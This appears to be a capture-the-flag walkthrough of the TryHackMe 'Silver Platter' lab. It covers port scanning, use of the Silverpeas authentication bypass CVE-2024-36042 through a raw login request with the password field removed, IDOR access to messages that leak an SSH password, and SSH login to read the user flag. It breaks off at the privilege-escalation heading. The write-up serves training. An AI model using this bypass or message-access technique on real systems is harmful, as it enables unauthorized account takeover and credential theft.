


SILVER PLATTER

Link to machine: <https://tryhackme.com/room/silverplatter>

SCANNING


I performed an **nmap** aggressive scan to find open ports and services running on them.




```
(root㉿kali)-[~/thm/silverplatter]
# nmap -A -p- 10.10.127.89 --min-rate 10000 -oN silverplatter.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-03 10:57 EST
Nmap scan report for 10.10.127.89
Host is up (0.14s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1b:1c:87:8a:fe:34:16:c9:f7:82:37:2b:10:8f:8b:f1 (ECDSA)
|   256 26:6d:17:ed:83:9e:4f:2d:f6:cd:53:17:c8:80:3d:09 (ED25519)
80/tcp    open  http          nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Hack Smarter Security
8080/tcp  open  http-proxy
|_http-title: Error
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 74
|     Content-Type: text/html
|     Date: Mon, 03 Mar 2025 15:57:25 GMT
```

FOOT HOLD

The **nmap** scan discovered a web server running on the target. So I accessed it using my browser.




The contact page revealed a username that could be used later.



Reading the source code revealed another directory.


The screenshot shows a browser window with the URL <http://10.10.127.89/#>. The title bar says "Hack Smarter Security". The page content is the source code of the website, which includes a header with a logo icon, a content section with a heading "Hack Smarter Security", and a navigation menu with links like "Intro", "Work", "About", "Contact", and "Elements". The menu also contains some CSS-like styling for the "elements" link.

```
1 <!DOCTYPE HTML>
2 <!--
3     Dimension by HTML5 UP
4     htmlSup.net | @ajlkn
5     Free for personal and commercial use under the CCA 3.0 license (htmlSup.net/license)
6 -->
7 <html>
8     <head>
9         <title>Hack Smarter Security</title>
10        <meta charset="utf-8" />
11        <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
12        <link rel="stylesheet" href="assets/css/main.css" />
13        <noscript><link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
14    </head>
15    <body class="is-preload">
16
17        <!-- Wrapper -->
18        <div id="wrapper">
19
20            <!-- Header -->
21            <header id="header">
22                <div class="logo">
23                    <span class="icon fa-gem"></span>
24                </div>
25                <div class="content">
26                    <div class="inner">
27                        <h1>Hack Smarter Security</h1>
28                        <p>Hack Smarter Security is an organization dedicated to helping you improve your organization's security. We are the best in the business, regularly helping major clients such as the</p>
29                    </div>
30                </div>
31            </header>
32            <nav>
33                <ul>
34                    <li><a href="#intro">Intro</a></li>
35                    <li><a href="#work">Work</a></li>
36                    <li><a href="#about">About</a></li>
37                    <li><a href="#contact">Contact</a></li>
38                    <li><a href="#elements">Elements</a></li>
39                </ul>
40            </nav>
41        </header>
42    </body>
```




However, even that endpoint revealed nothing interesting. Hence, I then moved onto the other port where an **http** proxy was running. I looked for directories using **ffuf** and found 2 new endpoints.


One endpoint wasn't accessible, however the other one redirected us to a login panel.




Forbidden



I used the username from the contact page and tried logging in using default credentials but failed.



I also tried *Get a new password* but found no interesting functionality.



Hence, I then looked for **cve's** associated with the name of the cms 'silverpeas' and found an **authentication bypass** vulnerability.

The screenshot shows a Google search results page for the query "silverpeas cve". The top result is a GitHub advisory for "Silverpeas authentication bypass - CVE-2024-36042", dated June 2, 2024. It mentions that Silverpeas before 6.3.5 allows authentication bypass by omitting the Password field to AuthenticationServlet. Below this are links from NIST, Rhino Security Labs, and Gist, all detailing the same vulnerability.

The screenshot shows the GitHub Advisory Database page for CVE-2024-36042. The page details the "Silverpeas authentication bypass" vulnerability. It states that the package org.silverpeas.core:silverpeas-core (Maven) is affected by versions < 6.3.5 and patched in version 6.3.5. The severity is critical, with a CVSS score of 9.8 / 10. The description notes that Silverpeas before 6.3.5 allows authentication bypass by omitting the Password field to AuthenticationServlet, often providing an unauthenticated user with superadmin access. The references section lists several links, including the NIST vulnerability detail, a GitHub gist, and the official Silverpeas Core repository.

I could bypass authentication by simply removing the password field. So I captured the login request using **burp suite** and removed the password field to log into the web app.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Request to http://10.10.127.89:8080

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /silverpeas/AuthenticationServlet HTTP/1.1
2 Host: 10.10.127.89:8080
3 Content-Length: 46
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.127.89:8080
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.127.89:8080/silverpeas/defaultLogin.jsp?DomainId=0&ErrorCode=1
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: JSESSIONID=Rec6j1TkNhQ89I3nFc0DnzYsVyAgl8zmtIsKG0.ebabc79c6d2a
14 Connection: keep-alive
15
16 Login=scr1ptkiddy&DomainId=0

```

Not secure 10.10.127.89:8080/silverpeas/look/jsp/MainFrame.jsp

scriptkiddy scriptkiddy 1 unread notification

Facilite votre communication Simplifie la gestion de vos contenus

Une recherche efficace, un accès à la connaissance rapide

HOME

Shortcuts

- Books
- Camera
- People
- Clipboard
- File
- Bulb

Today : 03 March 2025

Nous fêtons les Guénolé

Search a document

Type your search and / or use the criteria below

Search!

I had a notification of a message sent to me by my manager.

Not secure 10.10.127.89:8080/silverpeas/look/jsp/MainFrame.jsp

scriptkiddy scriptkiddy 1 unread notification

See more

Game Night Manager Manager 12/13/2023

User notification

Message:

Tyler just asked if I wanted to play VR but he left you out scr1ptkiddy (what a jerk). Want to join us? We will probably hop on in like an hour or so.

What do you want to do next?

New Task

Name	Priority	Owners	Expiry date	Progress	Status

Personal workspace

My diaries
My tasks
My notifications
My subscriptions
My favorite requests
My bookmarks
Schedule an event
My profile
Write to administrators
Clipboard

Add an application...

I explored the application.

The screenshot shows a Firefox browser window with the URL 10.10.127.89:8080/silverpeas/Rprofil/jsp/Main?userId=0. The page displays a user profile for 'silveradmin'. On the left, there's a sidebar with a user icon and the status 'Offline'. Below it are buttons for 'Send an invitation' and 'Send a notification'. The main area shows the e-mail address 'silveradmin@localhost'. A green 'Back' button is at the bottom right.

The screenshot shows a Firefox browser window with the URL 10.10.127.89:8080/silverpeas/look/jsp/MainFrame.jsp. The page is titled 'Silverpeas™ - Collab'. It features a search bar with 'scr1ptkiddy' and a 'Notifications' tab. The main content area displays a search result for 'scr1ptkiddy scr1ptkiddy'. The result shows the user is online for 4m12s, is a 'User', and their name is 'Script Kiddy'. There are also sections for 'Facilite votre communication' and 'Simplifie la gestion de vos contenus'. The bottom navigation includes a search bar, a help link, and links for 'Site map' and 'Directory'.

I recalled reading about a **broken access control** vulnerability on this cms so decided to try it out.

The research team identified 8 new CVEs over the course of 2 weeks. The most severe of these is CVE-2023-47324, a Stored Cross-Site Scripting (XSS) vulnerability affecting the messaging application. This can be used for privilege escalation, providing an adversary with full administrative access. The adversary can then use the Silverpeas Crawler application to perform a full file read on the backend server.

The public disclosure details for each CVE can be found below.

1. [CVE-2023-47320: Broken Access Control Leading to Denial-of-Service](#)
2. [CVE-2023-47321: Broken Access Control Allows Attacker to Access Portlet Deployer](#)
3. [CVE-2023-47322: CSRF Leading to Privilege Escalation](#)
4. [CVE-2023-47323: Broken Access Control Allows Attacker to Read All Messages](#)
5. [CVE-2023-47324: Stored XSS in Messaging Feature](#)
6. [CVE-2023-47325: Broken Access Control on "Bin" Allows Modification by Attacker](#)
7. [CVE-2023-47326: CSRF Leading to Domain Creation](#)
8. [CVE-2023-47327: Broken Access Control Allows Attacker to Create Spaces](#)

Product: Silverpeas Core
Confirmed Vulnerable Version: 6.3.1
Fixed Version: 6.3.2
Product Link: <https://www.silverpeas.org/>
Confirmed Vulnerable Platforms: Linux

What is Silverpeas Core?

From : Administrateur
Administrateur wants to add you in his contacts.
Message :
Let's connect!


In order to accept this invitation, please connect to your personal account.
You have to go on your profil on the Invitations tab. Then you can use accept or ignore link.

Delete Close

From : Administrateur
Source : Notification manuelle
Message:
Dude how do you always forget the SSH password? Use a password manager and quit using your silly sticky notes.
Username: tim
Password: cm0ntlm0ntf0rg3tth!spa\$\$w0rdagainlol

Delete Close

I managed to get the ssh credentials by exploiting **IDOR** vulnerability. I then used it to connect to the target using **ssh**.



```
# ssh tim@10.10.127.89
The authenticity of host '10.10.127.89 (10.10.127.89)' can't be established.
ED25519 key fingerprint is SHA256:WFCHco+oxUb2E/NaonaHAgqSK3bp9FP8hsg5z2pkhuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.127.89' (ED25519) to the list of known hosts.
tim@10.10.127.89's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Mon Mar  3 04:45:21 PM UTC 2025
  [Details] [Close]


System load: 0.03515625 Processes: 126
Usage of /: 90.0% of 8.33GB Users logged in: 0
Memory usage: 56% IPv4 address for docker0: 172.17.0.1
Swap usage: 0% IPv4 address for ens5: 10.10.127.89

⇒ / is using 90.0% of 8.33GB

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

Finally, I captured the user flag.




```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Wed Dec 13 16:33:12 2023 from 192.168.1.20

tim@silver-platter:~$ ls
user.txt
tim@silver-platter:~$ cat user.txt
THM{[REDACTED]}
tim@silver-platter:~$ |
```

PRIVILEGE ESCALATION

